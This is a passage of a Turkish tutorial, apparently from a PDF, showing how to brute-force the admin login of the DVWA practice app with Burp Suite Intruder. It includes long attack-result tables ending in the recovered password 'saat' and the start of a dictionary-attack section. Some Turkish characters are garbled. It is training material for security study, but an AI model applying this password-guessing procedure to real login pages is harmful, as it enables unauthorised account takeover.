
Bu cümledeki incorrect kelimesini yazılıma ekleyelim. Bunun için aŐađıdaki resimdeki gibi metin kutusuna incorrect kelimesini girin ve Add butonuna tıklayın.



Hepsi bu kadar. Artık yazılım, belirttiğiniz kriterler ölçüsünde türetebileceği tüm kelimeleri (şifreleri) login sayfasına deneyecektir ve denediği login bilgilerinin yanlış olup olmadığı konusunda bizi bilgilendirecektir. Bulduğunuz sekmenin en yukarisına pencereyi kaydırın ve Start Attack butonuna tıklayarak Brute Force saldırısını başlatın.




Ekranaya yeni bir pencere gelecektir ve size anlık olarak denediđi kullanıcı adı ve Őifre ikililerini gsterecektir. Bu ikililerin yanlıŐ olduđunu penceredeki incorrect stnndaki tick iŐaretlerinden anlayabilirsiniz. Eđer incorrect stnnda tick iŐareti varsa girilen kullanıcı bilgileri sonucu uygulamadan tepki olarak incorrect bilgisi geldi anlamına gelir. Yani demek ki denenen kullanıcı bilgileri yanlıŐmıŐ. Eđer incorrect stnnda tick iŐareti yoksa bu durumda denenen kullanıcı bilgisi sonucu incorrect kelimesi gelmemiŐ demektir. Yani denenen kullanıcı bilgileri dođru demektir. Bylece admin kullanıcısının Őifresini elde etmiŐ (kırmıŐ) olursunuz.



The screenshot shows the Burp Suite Intruder attack results window. The window title is "Activities Larry-lau-BurpLoader Prş 04:47 Intruder attack". The main area displays a table of attack results. The table has columns for Request, Payload, Status, Error, Timeout, Length, incorrect, and Comment. The status for all requests is 200, and the length is 5270. The incorrect column contains checkmarks for all requests. The comment for request 0 is "baseline request".


Request	Payload	Status	Error	Timeout	Length	incorrect	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	baseline request
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
26	z	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
27	aa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
28	ba	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
29	ca	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
30	da	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
31	ea	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
32	fa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
33	ga	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
34	ha	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
35	ia	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
36	ja	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
37	ka	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
39	ma	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
38	la	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
44	ra	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
42	pa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
45	sa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
41	oa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
46	ta	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
43	na	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	

Saldırı başlar



Request	Payload	Status	Error	Timeout	Length	incorrect	Comment
250705	mvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250701	ivfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250700	hvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250699	gvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250698	fvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250697	evfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250696	dvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250695	cvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250694	bvfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250693	avfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250692	zufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250691	yufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250690	xufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250689	wufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250688	vufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250687	uufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250686	tufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250685	sufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250684	rufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250683	qufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250682	pufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250681	oufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250680	nufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250679	mufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250678	lufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250677	kufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250676	jufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250675	iufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250674	hufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250673	gufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250672	fufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250671	eufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250670	dufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250669	cufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250668	bufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250667	aufn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250666	ztfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250665	ytfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250664	xtfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250663	wtfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250662	vtfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250661	utfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250660	tfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250659	stfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250658	rtfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
250657	otfn	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	

Request sütununa basılarak denenen en son şifre teşebbüsleri anlık olarak ekranda akar



Request	Payload	Status	Error	Timeout	Length	incorr...	Comment
352241	saat	200	<input type="checkbox"/>	<input type="checkbox"/>	5332	<input type="checkbox"/>	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	baseline request
1	a	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
2	b	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
3	c	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
4	d	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
5	e	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
6	f	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
7	g	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
8	h	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
9	i	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
10	j	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
11	k	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
12	l	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
13	m	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
14	n	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
15	o	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
16	p	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
17	q	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
18	r	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
19	s	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
20	t	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
21	u	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
22	v	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
23	w	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
24	x	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
25	y	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
26	z	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
27	aa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
28	ba	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
29	ca	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
30	da	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
31	ea	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
32	fa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
33	ga	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
34	ha	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
35	ia	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
36	ja	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
37	ka	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
39	ma	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
38	la	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
44	ra	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
42	pa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
45	sa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
41	oa	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	
46	ta	200	<input type="checkbox"/>	<input type="checkbox"/>	5270	<input checked="" type="checkbox"/>	

Saldırı bittiğinde incorrect sütununa iki kez tıklanır ve tick'i olmayan satır en üste gelir. Böylece doğru şifre bulunmuş olur

Görüldüğü üzere şifrenin "saat" string'i olduğu tespiti yapılabilmektedir. Dilerseniz DVWA'nın Brute Force ekranındaki login ekranına BurpSuite'in tespit ettiği bilgileri girerek doğruluğunu test edebilirsiniz.

Dictionary Attack

BurpSuite yazılımı ile bu sefer bir diğer şifre kırma saldırı türü olan Dictionary Attack (Sözlük Saldırısı) yapalım. Aşağıda DVWA uygulamasının Brute Force bölümündeki login ekranını yine görüntülemekteyiz:

Vulnerability: Brute Force

Login

Username:


Password:

More Information


- [https://www.owasp.org/index.php/Testing_for_Brute_Force_\(OWASP-AT-004\)](https://www.owasp.org/index.php/Testing_for_Brute_Force_(OWASP-AT-004))
- <http://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <http://www.sillychicken.co.nz/Security/how-to-brute-force-http-forms-in-windows.html>

[!] Uyarı:


Brute force tekniđiyle Őifre kırma saldırısında (yukarıda bir önceki baŐlıkta) yazılım Őifre kırma iŐlemine abuk yapabilsin diye DVWA admin hesabı Őifresi deđiŐtirilmiŐti. Őu an ki admin hesabı Őifresi "saat"tir. Dolayısıyla aynı Őifre üzerinden gidilecektir. Őayet Őifreyi eski haline dndrmek ("password" yapmak) isterseniz aŐađıdaki 1,2 ve 3 nolu resimlerde yer alan adımları takip edebilirsiniz.



1




2



3


Dersin hedefi baŐlığında da belirtildiđi gibi hedefiniz admin kullanıcısının Őifresini kırmaktır.

Bunun için devasa satır sayısına sahip (devasa sayıda olası şifreye sahip) .txt sözlük dosyası kullanmak yerine hemen çözüme ulaşabileceğimiz basit bir sözlük dosyası oluşturalım. Bu sözlük dosyası olası şifreleri içeren bir txt dosyasından ibaret olduğu için içeriğinin şu şekilde olduğunu varsayalım:



